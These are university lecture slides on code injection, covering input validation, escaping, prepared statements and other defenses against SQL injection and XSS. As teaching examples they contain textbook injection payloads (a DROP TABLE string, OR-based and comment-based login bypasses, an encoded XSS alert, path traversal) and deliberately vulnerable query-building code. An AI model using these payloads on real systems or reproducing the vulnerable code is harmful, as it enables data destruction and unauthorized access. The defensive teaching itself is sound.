

Secure Programming (06-20010)

Chapter 3: Code Injection

Christophe Petit

University of Birmingham

Lectures Content (tentative)

1. Introduction
2. General principles
3. Code injection (SQL, XSS, Command)
4. HTTP sessions
5. Unix Access Control Mechanisms
6. Race conditions
7. Integer and buffer overflows
8. Code review

Code injection is OWASP Top 1

T10

OWASP Top 10 Application Security Risks – 2017

A1 – Injection

Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4 – Broken Access Control

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

- ▶ OWASP A1 and A3 covered in this chapter

Code Injection Example



Picture source : xkcd.com/327/

In a nutshell

- ▶ Some script intends to form an SQL query such as

```
INSERT INTO Students (firstname) VALUES ('Robert');
```

- ▶ A name like *Robert* will work as intended, but *Robert')*;
DROP TABLE Students;-- will be interpreted as

```
INSERT INTO Students('Robert');
DROP TABLE Students;
--');
```

- ▶ This is a typical example of SQL injection
- ▶ Similar attacks in different contexts : cross-site scripting, command injection
- ▶ Basic protection mechanism : sanitize your inputs

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

Command Injection

Summary

Outline

Handling external inputs

- Never trust external inputs

- Protection Mechanisms

SQL Injection

Cross-Site Scripting

Command Injection

Summary

Outline

Handling external inputs

Never trust external inputs

Protection Mechanisms

SQL Injection

Cross-Site Scripting

Command Injection

Summary

Validate your inputs

- ▶ Badly formed inputs may lead to
 - ▶ Program crash
 - ▶ Unexpected behaviour
 - ▶ Resource exhaustion
 - ▶ More serious security issues
- ▶ Program should cope with any badly formed input
 1. Identify all your inputs and their sources
 2. Check that all inputs are properly formed

Most attacked applications

- ▶ Viewers of data coming from untrusted sources
- ▶ Programs with administrative privileges
- ▶ Web applications
- ▶ *setuid/setgid* programs in Unix

What makes an input ?

- ▶ User-entered data
- ▶ Program arguments (command line)
- ▶ Database queries
- ▶ File contents, including temporary files
- ▶ File handles
 - ▶ Standard input, output and error can be changed
- ▶ Current working directory
 - ▶ Can be anywhere, so use absolute paths for files
- ▶ Environment variables, configuration files, registry values, system properties, umask values, signals, ...

Special inputs in web applications

- ▶ URL
 - ▶ `http://www.example.com/index.php/foo/bar/test.html`
- ▶ Encoded URLs
 - ▶ Standard hex encoding (%20 = space, ...)
 - ▶ Different UTF-8 bytestreams decoding to the same value
- ▶ HTTP request body
 - ▶ Form contents supposedly encoded by browser
 - ▶ Hidden form variables
- ▶ Any HTTP headers : Cookies, Referer

Outline

Handling external inputs

Never trust external inputs

Protection Mechanisms

SQL Injection

Cross-Site Scripting

Command Injection

Summary

Injection prevention

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

Input validation

- ▶ Validate all inputs
 - ▶ Strong typing
 - ▶ Length checks, range checks
 - ▶ Syntax (e.g. email addresses)
- ▶ Validate inputs from all sources
- ▶ Good practice :
 - ▶ Make it easy to verify that all inputs are validated before they are used
 - ▶ Establish trust boundaries
 - ▶ Validate input not only at user interface but also at each module border
 - ▶ Store trusted and untrusted data separately

White lists vs Black lists

- ▶ White lists define what is legal, as narrowly as possible, and reject anything that does not meet this definition
- ▶ Black lists are the opposite : define a list of illegal patterns
- ▶ White lists are preferable to black lists : easy to forget important cases in black lists

White list validation

- ▶ Number ranges
- ▶ Input lengths
- ▶ Enumeration of multiple choices
- ▶ Regular expressions

Proper filtering can be tricky

- ▶ Path Traversal attacks use “.. /” (dot-dot-slash)
- ▶ You can try to prevent them by forbidding the slash
- ▶ However : “.. /” may be encoded in hex format :
“%2E%2E%2F”
- ▶ Sometimes can even use double encoding : replace “%” by its hex “%25”, leading to “%252E%252E%252F”
- ▶ What is hidden behind the following code ?
`%253Cscript%253Ealert('XSS')%253C%252Fscript%253E`
- ▶ See CWE-20 for examples of improper input validation

Regular expressions

- ▶ Symbolic description of text patterns
- ▶ Originally designed for searching ; useful for filtering
- ▶ Some rules
 - ▶ Latin letters and digits just represent themselves
 - ▶ “.” means any letter
 - ▶ “A-Z” means any capital letter
 - ▶ “[A-Za-z0-9]” means any alphanumeric character
 - ▶ “a?b” means optional “a” followed by one “b”
 - ▶ “a+b” means at least one “a”, followed by one “b”
 - ▶ “a{N,M}b” means one “a” repeated between N and M times, followed by “b”
 - ▶ “(a|b)c” means either “a” or “b”, followed by “c”

grep = global regular expression print

grep(1) - Linux man page

Name

grep, egrep, fgrep - print lines matching a pattern

Synopsis

grep [*OPTIONS*] *PATTERN* [*FILE...*]

grep [*OPTIONS*] [-e *PATTERN* | -f *FILE*] [*FILE...*]

Description

grep searches the named input *FILEs* (or standard input if no files are named, or if a single hyphen-minus (-) is given as file name) for lines containing a match to the given *PATTERN*. By default, **grep** prints the matching lines.

In addition, two variant programs **egrep** and **fgrep** are available. **egrep** is the same as **grep -E**. **fgrep** is the same as **grep -F**. Direct invocation as either **egrep** or **fgrep** is deprecated, but is provided to allow historical applications that rely on them to run unmodified.

Regular expressions (2)

- ▶ Example “(http|ftp|https) ://[-A-Za-z0-9._/]”
- ▶ Does this allow “..”, “%”, “?” and “#” ?
 - ▶ Prevents URL encoding with “%”
 - ▶ Does not prevent moving up directories “..”
 - ▶ Prevents “#” and “?”
 - ▶ See David Wheeler p65 for a discussion
- ▶ More details and examples for credit cards, emails, and many more : www.regular-expressions.info/
- ▶ Test your own regex at www.regexpal.com/
- ▶ Good news : white list libraries do the job for you

OWASP white list library (Java)

org.owasp.esapi

Interface Validator

All Known Implementing Classes:

[DefaultValidator](#)

`public interface Validator`

The Validator interface defines a set of methods for canonicalizing and validating untrusted input. Implementors should feel free to extend this interface to accommodate their own data formats. Rather than throw exceptions, this interface returns boolean results because not all validation problems are security issues. Boolean returns allow developers to handle both valid and invalid results more cleanly than exceptions.

Implementations must adopt a "whitelist" approach to validation where a specific pattern or character set is matched. "Blacklist" approaches that attempt to identify the invalid or disallowed characters are much more likely to allow a bypass with encoding or other tricks.

OWASP white list library (Java)

	Validates that the parameters in the current request contain all required parameters and only optional ones in addition.
void	<code>assertValidHTTPRequestParameterSet(String context, javax.servlet.http.HttpServletRequest request, Set<String> required, Set<String> optional, ValidationErrorHandler errorList)</code> Calls getValidHTTPRequestParameterSet with the supplied errorList to capture ValidationExceptions
ValidationRule	<code>getRule(String name)</code>
String	<code>getValidCreditCard(String context, String input, boolean allowNull)</code> Returns a canonicalized and validated credit card number as a String.
String	<code>getValidCreditCard(String context, String input, boolean allowNull, ValidationErrorHandler errorList)</code> Calls getValidCreditCard with the supplied errorList to capture ValidationExceptions
Date	<code>getValidDate(String context, String input, DateFormat format, boolean allowNull)</code> Returns a valid date as a Date.
Date	<code>getValidDate(String context, String input, DateFormat format, boolean allowNull, ValidationErrorHandler errorList)</code> Calls getValidDate with the supplied errorList to capture ValidationExceptions
String	<code>getValidDirectoryPath(String context, String input, File parent, boolean allowNull)</code> Returns a canonicalized and validated directory path as a String, provided that the input maps to an existing directory that is an existing subdirectory (at any level) of the specified parent.

Enforcing validation in Perl : taint mode

The screenshot shows a web browser displaying the `perlsec` documentation from the Perl 5 version 26.0 documentation site. The page title is `perlsec`. The navigation bar includes links to `Home`, `Language reference`, and `perlsec`. The main content area lists several sections under `NAME`, `DESCRIPTION`, `SECURITY VULNERABILITY CONTACT INFORMATION`, `SECURITY MECHANISMS AND CONCERNS`, and `SEE ALSO`. Under `SEE ALSO`, there are links to `Taint mode`, `Laundering and Detecting Tainted Data`, `Switches On the "#!" Line`, `Taint mode and @INC`, `Cleaning Up Your Path`, `Security Bugs`, `Protecting Your Programs`, `Unicode`, and `Algorithmic Complexity Attacks`. Below the main content, there are sections for `NAME` and `DESCRIPTION`. The `DESCRIPTION` section contains a detailed paragraph about Perl's security features.

NAME

perlsec - Perl security

DESCRIPTION

Perl is designed to make it easy to program securely even when running with extra privileges, like setuid or setgid programs. Unlike most command line shells, which are based on multiple substitution passes on each line of the script, Perl uses a more conventional evaluation scheme with fewer hidden snags. Additionally, because the language has more builtin functionality, it can rely less upon external (and possibly untrustworthy) programs to accomplish its purposes.

Enforcing validation in Perl : taint mode

- ▶ Any input data is *tainted*
- ▶ Data modified using tainted data becomes tainted as well
- ▶ Critical functionalities cannot be accessed by tainted data
- ▶ Data must be explicitly validated to remove the taint

```
1. if ($data =~ /^([-@\w.]+)$/) {  
2.     $data = $1;                      # $data now untainted  
3. } else {  
4.     die "Bad data in '$data'";      # log this somewhere  
5. }
```

- ▶ Similar mechanism in Ruby

Injection prevention

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

Escape sequences

- ▶ Programming languages define characters with special meaning (such as semicolons, quotes ,...)
- ▶ Could create ambiguity : need to distinguish between the character itself and its special meaning
- ▶ Escape sequences are sequences of characters meant to represent the character itself
- ▶ Also represent characters difficult to represent directly, like delimiters (parentheses, braces, quotes, commas,...), backspaces, newlines, whitespace characters
- ▶ Example : write \n for new line in C

Remember : SQL injection example



- ▶ Some script intends to make an SQL query such as
`INSERT INTO Students (firstname) VALUES ('Robert');`
- ▶ A name like *Robert* will work as intended, but *Robert*'); *DROP TABLE Students*;-- will be interpreted as
`INSERT INTO Students('Robert');
DROP TABLE Students;
--');`

Escaping



- ▶ Idea of escaping : replace special characters by their escape sequences so that they are not interpreted as code
- ▶ Here replace *Robert')*; *DROP TABLE Students;- -* by *Robert \')*; *DROP TABLE Students;- -*
- ▶ Of course : escape inputs BEFORE they are interpreted !

OWASP Encoder

org.owasp.esapi

Interface Encoder

All Known Implementing Classes:

[DefaultEncoder](#)

```
public interface Encoder
```

The Encoder interface contains a number of methods for decoding input and encoding output so that it will be safe for a variety of interpreters. To prevent double-encoding, callers should make sure input does not already contain encoded characters by calling canonicalize. Validator implementations should call canonicalize on user input **before** validating to prevent encoded attacks.

All of the methods must use a "whitelist" or "positive" security model. For the encoding methods, this means that all characters should be encoded, except for a specific list of "immune" characters that are known to be safe.

The Encoder performs two key functions, encoding and decoding. These functions rely on a set of codecs that can be found in the org.owasp.esapi.codecs package. These include:

- CSS Escaping
- HTMLEntity Encoding
- JavaScript Escaping
- MySQL Escaping
- Oracle Escaping
- Percent Encoding (aka URL Encoding)
- Unix Escaping
- VBScript Escaping
- Windows Encoding

- ▶ Effective escaping rules depend on context

Injection prevention

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

Parameterized interfaces

- ▶ Basic idea : interface limits range of inputs allowed
- ▶ Additional advantage : largely pre-implemented so they have more chance to be correct
- ▶ Examples
 - ▶ Prepared statements in mysqli
 - ▶ Object-relational mappers
- ▶ More on this wrt specific attacks below

Injection prevention

1. Use a safe API
2. Carefully escape special characters
3. Input validation through white lists

Are you vulnerable ?

- ▶ Wherever you use an interpreter : clearly separate untrusted data from the command or query
- ▶ Check that you prevented known attack patterns
- ▶ Use automated tools
 - ▶ Static analysis : search known vulnerabilities in code
 - ▶ Dynamic analysis : run the code with known attack patterns (useful to check interactions with interpreter)
 - ▶ More on this in next sections and chapters
- ▶ Both manual and automated testings are more efficient on well-structured, simple code

Outline

Handling external inputs

SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms

Cross-Site Scripting

Command Injection

Summary

Remember : SQL example



- ▶ Some script intends to make an SQL query such as

```
INSERT INTO Students (firstname) VALUES ('Robert');
```
- ▶ A name like *Robert* will work as intended, but *Robert*'); *DROP TABLE Students*;-- will be interpreted as

```
INSERT INTO Students('Robert');
DROP TABLE Students;
--');
```

Outline

Handling external inputs

SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms


Cross-Site Scripting

Command Injection

Summary

Database


- ▶ A database stores and organizes information



Picture source : www.codeproject.com/Articles/4603/A-scripted-SQL-query-generation-framework-with-IDE

Database

- A database stores and organizes information



Picture source : wikipedia

SQL

- ▶ Structured Query Language : language to query databases
- ▶ ANSI standard since 1986 and ISO standard since 1987
- ▶ In practice :
 - ▶ Many implementations do not comply entirely
 - ▶ Many vendor specific extensions and variations

SQL examples

```
SELECT firstname, lastname FROM customers;
SELECT * FROM customers;
SELECT * FROM customers WHERE age < 30;
SELECT * FROM customers WHERE firstname = 'John';
SELECT count(*) from customers where age < 30;

UPDATE customers set email = 'john.smith@gmail.com'
where firstname = 'John' and lastname = 'Smith';

INSERT INTO customers (firstname, lastname, age,
email, password) values ('Alan', 'Turing', 98,
'alan.turing@acm.org', '1234');

SELECT count(*) from customers where email =
'john.smith@gmail.com' and password = 'GoodPassword'
```

SQL APIs for different languages

C	Vendor specific APIs (MySQL, Postgresql), Open Database Connectivity (ODBC)
Java	Java Database Connectivity (JDBC), Abstraction Layers (such as Hibernate)
Python	DB-API
JavaScript	Uncommon but possible in node.js
PHP	Custom APIs for different Databases

Using MySQL from PHP

- ▶ mysql functions, now deprecated
- ▶ MySQLi, a replacement for the mysql functions
- ▶ PDO (PHP Data Objects), database abstraction layer, with support for many databases including MySQL

PHP example with MySQL

An SQL query is formed dynamically using the user input, then the query is sent to the SQL server

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

```
mixed mysql_query ( string $query [, resource $link_identifier = NULL ] )
```

`mysql_query()` sends a unique query (multiple queries are not supported) to the currently active database on the server that's associated with the specified `link_identifier`.

PHP example with MySQL (2)

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

Example of an intended SQL query :

```
SELECT (*) FROM user WHERE email =
          'john.smith@gmail.com' AND password =
          'SomePassword';
```

Example with Java

```
conn = pool.getConnection();
String sql = "select * from user where username=' + username
            + ' and password=' + password + "'";
stmt = conn.createStatement();
rs = stmt.executeQuery(sql);
if (rs.next()) {
    loggedIn = true;
    out.println("Successfully logged in");
} else {
    out.println("Username and/or password not recognized");
}
```

Outline

Handling external inputs

SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms

Cross-Site Scripting

Command Injection

Summary

SQL injection

- ▶ Typical scenario :
 - ▶ Data enters a program from an untrusted source
 - ▶ Data used to dynamically construct an SQL query
- ▶ Attack : inject arbitrary commands into databases

SQL injection with MySQL

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

What if password given is anyrubbish' OR 'a' = 'a' ?

```
SELECT (*) FROM user WHERE email =
          'john.smith@gmail.com' AND password =
          'anyrubbish' OR 'a' = 'a';
```

Note : AND has precedence over OR

SQL injection with MySQL (2)

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$query = "SELECT (*) FROM user WHERE email
          = '$user' AND password = '$pass'";
$result = mysql_query($query);
```

What if user given is `john.smith@gmail.com'-- ?`

```
SELECT (*) FROM user WHERE email =
          'john.smith@gmail.com';
          --' AND password = 'anyrubbish';
```

“Exploit of a Mum” example



- ▶ Some script intends to make an SQL query such as
`INSERT INTO Students (firstname) VALUES ('Robert');`
- ▶ A name like *Robert* will work as intended, but *Robert')*; *DROP TABLE Students;--* will be interpreted as
`INSERT INTO Students('Robert');
DROP TABLE Students;
--');`

Further examples

- ▶ CWE-89 :
cwe.mitre.org/data/definitions/89.html
- ▶ OWASP : www.owasp.org/index.php/SQL_Injection

Potential damage

- ▶ Confidentiality : SQL databases often hold sensitive data
- ▶ Integrity : this sensitive data could be changed
- ▶ Authentication : could connect to a system as another user with no previous knowledge of the password
- ▶ Authorization : change authorization information stored in a SQL database

Outline

Handling external inputs

SQL Injection

Introduction to SQL

Some injection examples

Protection mechanisms

Cross-Site Scripting

Command Injection

Summary

Prevention mechanisms

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

Prepared statements

- ▶ Prepare phase
 - ▶ Create an SQL statement template, with some values (parameters) left unspecified
 - ▶ Send the prepared statement to the database, which parses, compiles, performs query optimization on it, and stores the result without executing it
- ▶ Binding phase
 - ▶ The application later binds the values to the parameters, and executes the statement
 - ▶ This can be done several times with different values

Prepared statements : advantages

- ▶ Reduce parsing time : query preparation only done once while statement executed multiple times
- ▶ Reduce bandwidth to the server : only send parameters, not the whole query each time
- ▶ Prevent SQL injections by separating code and data : code sent in prepare phase, data sent in binding phase
 - ▶ `john.smith@gmail.com' ; - - or anyrubbish' OR 'a' = 'a` will be interpreted as strings
- ▶ Critical code parts preimplemented by experts

MySQLi : preparing statements

```
<?php
$mysqli = new mysqli("example.com", "user", "password", "database");
if ($mysqli->connect_errno) {
    echo "Failed to connect to MySQL: (" . $mysqli->connect_errno . ") " . $mysqli-
>connect_error;
}

/* Non-prepared statement */
if (!$mysqli->query("DROP TABLE IF EXISTS test") || !$mysqli-
>query("CREATE TABLE test(id INT)")) {
    echo "Table creation failed: (" . $mysqli->errno . ") " . $mysqli->error;
}

/* Prepared statement, stage 1: prepare */
if (!$stmt = $mysqli->prepare("INSERT INTO test(id) VALUES (?)")) {
    echo "Prepare failed: (" . $mysqli->errno . ") " . $mysqli->error;
}
?>
```

MySQLi : binding phase

```
<?php
/* Prepared statement, stage 2: bind and execute */
$id = 1;
if (!$stmt->bind_param("i", $id)) {
    echo "Binding parameters failed: (" . $stmt->errno . ") " . $stmt->error;
}

if (!$stmt->execute()) {
    echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
}
?>
```

MySQLi : repeated execution

```
/* Prepared statement, stage 2: bind and execute */
$id = 1;
if (!$stmt->bind_param("i", $id)) {
    echo "Binding parameters failed: (" . $stmt->errno . ") " . $stmt->error;
}

if (!$stmt->execute()) {
    echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
}

/* Prepared statement: repeated execution, only data transferred from client to server */
for ($id = 2; $id < 5; $id++) {
    if (!$stmt->execute()) {
        echo "Execute failed: (" . $stmt->errno . ") " . $stmt->error;
    }
}

/* explicit close recommended */
$stmt->close();
```

Prepared statements with PHP PDO

```
<?php  
$stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");  
$stmt->bindParam(':name', $name);  
$stmt->bindParam(':value', $value);  
  
// insert one row  
$name = 'one';  
$value = 1;  
$stmt->execute();  
  
// insert another row with different values  
$name = 'two';  
$value = 2;  
$stmt->execute();  
?>
```

Example with Java

```
String selectStatement = "SELECT * FROM  
    User WHERE userId = ? ";  
PreparedStatement prepStmt =  
    con.prepareStatement(selectStatement);  
prepStmt.setString(1, userId);  
ResultSet rs = prepStmt.executeQuery();
```

Prevention mechanisms

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

Object-Relational Mappers

- ▶ Object database : database management system where information is represented by objects (vs tables for relational databases)
- ▶ Object-Relational Mappers ~ “virtual object databases” convert information from relational to object database
- ▶ Pro : reduce code size
- ▶ Con : hide implementation
- ▶ Pro : SQL injection can be blocked by the OR Mapper

Object-Relational Mappers


Example : replace

```
String sql = "SELECT ... FROM persons WHERE id = 10";
DbCommand cmd = new DbCommand(connection, sql);
Result res = cmd.Execute();
String name = res[0] ["FIRST_NAME"];
```

by

```
Person p = repository.GetPerson(10);
String name = p.getFirstName();
```

PHP OR Mapper : Propel



The screenshot shows the official Propel website. At the top, there's a navigation bar with links for Documentation, Support, Download, Contribute, and Blog. Below the navigation, a large blue header area contains the text "A highly customizable and blazing fast ORM library for PHP 5.5+." followed by two buttons: "Demo in sandbox" and "Get started". Below this, a code editor window displays a snippet of PHP code:

```
1 <?php
2
3 use Propel\_TESTS\Bookstore\Author;
4 use Propel\_TESTS\Bookstore\Book;
5 use Propel\_TESTS\Bookstore\BookQuery;
6 use Propel\Runtime\ActiveQuery\Criteria;
7
8 $book = new Book();
9 $book->setTitle('Lord of Propel');
10 $book->setPrice(23);
11
12 $author = new _;
```

Java OR Mapper : hibernate

The screenshot shows the official Hibernate website. At the top, there's a navigation bar with links for 'ORM', 'Search', 'Validator', 'OGM', 'Tools', 'Others', 'Blog', 'Community', and 'Follow Us'. A 'redhat' logo is also present. The main content area features a large title 'Hibernate ORM' with the subtitle 'Idiomatic persistence for Java and relational databases.' Below the title are two buttons: 'Getting started' and 'Download (5.2.10.Final)'. To the left, there's a sidebar with links for 'About', 'Downloads', 'Documentation', 'Books', 'Tooling', 'Envers', 'Paid support', 'Get Certified', 'FAQ', 'Migrate', 'Roadmap', 'Contribute', 'Wiki', 'Issues', 'Security issue', 'Forum', 'Source code', and 'CI'. At the bottom of the sidebar, it says 'Released under the [LGPL v3.1](#)' and 'Idiomatic persistence'.

Hibernate ORM

Idiomatic persistence for Java and relational databases.

Getting started Download (5.2.10.Final)

Object/Relational Mapping

Hibernate ORM enables developers to more easily write applications whose data outlives the application process. As an Object/Relational Mapping (ORM) framework, Hibernate is concerned with data persistence as it applies to relational databases (via JDBC). Unfamiliar with the notion of ORM? [Read here](#).

JPA Provider

In addition to its own "native" API, Hibernate is also an implementation of the Java Persistence API (JPA) specification. As such, it can be easily used in any environment supporting JPA including Java SE applications, Java EE application servers, Enterprise OSGi containers, etc.

Latest news

Meet Anghel Leonard
2017-08-21
In this post, I'd like you to meet Anghel Leonard, a software developer, blogger, book author, and Java EE aficionado. Hi, Leonard. Would you like to introduce yourself and tell us a little bit about your developer experience? Hi Vlad, thanks for having me. My name is Anghel Leonard (@anghelleonard on Twitter), I'm living... [more](#)

Other languages

- ▶ Python
 - ▶ SQL Alchemy (OR mapper)
 - ▶ Django (OR mapper, web framework)
- ▶ JavaScript
 - ▶ Persistence.js
 - ▶ Sequelize
- ▶ See en.wikipedia.org/wiki/List_of_object-relational_mapping_software

Prevention mechanisms

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

Stored procedures

- ▶ Sequence of SQL queries stored on the server, which can then be called at once
- ▶ Similar to parameterized queries when implemented safely (no unsafe dynamic SQL generation)

Stored procedures : Java

Overview Package Class Use Tree Deprecated Index Help Java™ Platform Standard Ed. 7

[Prev Class](#) [Next Class](#) [Frames](#) [No Frames](#) [All Classes](#)

Summary: Nested | Field | Constr | Method Detail: Field | Constr | Method

java.sql

Interface CallableStatement

All Superinterfaces:

AutoCloseable, PreparedStatement, Statement, Wrapper

```
public interface CallableStatement  
extends PreparedStatement
```

The interface used to execute SQL stored procedures. The JDBC API provides a stored procedure SQL escape syntax that allows stored

Prevention mechanisms

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

White list validation

- ▶ Use when above methods are not an option
- ▶ Defense in depth : use always even on binded variables

Prevention mechanisms

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping

Escaping in PHP

addslashes

(PHP 4, PHP 5, PHP 7)

addslashes — Quote string with slashes

Description

```
string addslashes ( string $str )
```

Returns a string with backslashes before characters that need to be escaped. These characters are single quote ('), double quote ("), backslash (\) and NUL (the **NULL** byte).

An example use of **addslashes()** is when you're entering data into string that is evaluated by PHP. For example, O'Reilly is stored in \$str, you need to escape \$str. (e.g. eval("echo '".addslashes(\$str)."';") ;)

To escape database parameters, DBMS specific escape function (e.g. [mysqli_real_escape_string\(\)](#) for MySQL or [pg_escape_literal\(\)](#), [pg_escape_string\(\)](#) for PostgreSQL) should be used for security reasons. DBMSes have different escape specification for identifiers (e.g. Table name, field name) than parameters. Some DBMS such as PostgreSQL provides identifier escape function, [pg_escape_identifier\(\)](#), but not all DBMS provides identifier escape API. If this is the case, refer to your database system manual for proper escaping method.

If your DBMS doesn't have an escape function and the DBMS uses \ to escape special chars, you might be able to use this function only when this escape method is adequate for your database. Please note that use of **addslashes()** for database parameter escaping can be cause of security issues on most databases.

The PHP directive [magic_quotes_gpc](#) was on by default before PHP 5.4, and it essentially ran **addslashes()** on all GET, POST, and COOKIE data. Do not use **addslashes()** on strings that have already been escaped with [magic_quotes_gpc](#) as you'll then do double escaping. The function [get_magic_quotes_gpc\(\)](#) may come in handy for checking this.

Escaping in PHP

mysqli::real_escape_string

mysqli_real_escape_string

(PHP 5, PHP 7)

`mysqli::real_escape_string` -- `mysqli_real_escape_string` — Escapes special characters in a string for use in an SQL statement, taking into account the current charset of the connection

Description

Object oriented style

```
string mysqli::escape_string ( string $escapestr )
```

```
string mysqli::real_escape_string ( string $escapestr )
```

Procedural style

```
string mysqli_real_escape_string ( mysqli $link , string $escapestr )
```

This function is used to create a legal SQL string that you can use in an SQL statement. The given string is encoded to an escaped SQL string, taking into account the current character set of the connection.

Prevention mechanisms

- ▶ Prepared statements
- ▶ Object-Relational mappers
- ▶ Stored procedures
- ▶ White list validation
- ▶ Escaping
- ▶ Least Privilege

Least Privilege

- ▶ If a user only needs read access to database, do not give them write or delete rights
- ▶ If a user only needs access to part of the database, consider restricting their view
- ▶ Do not run your database management system as root

Are you vulnerable ?

- ▶ Code inspection
- ▶ Manual execution with known attack patterns
- ▶ Automated tools
- ▶ Remember : simple, compartmented code is easier to review !

SQL injection testing tools

- SQL Injection Fuzz Strings (from wfuzz tool) - <https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt>
 - [OWASP SQLIX](#)
 - Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector](#)
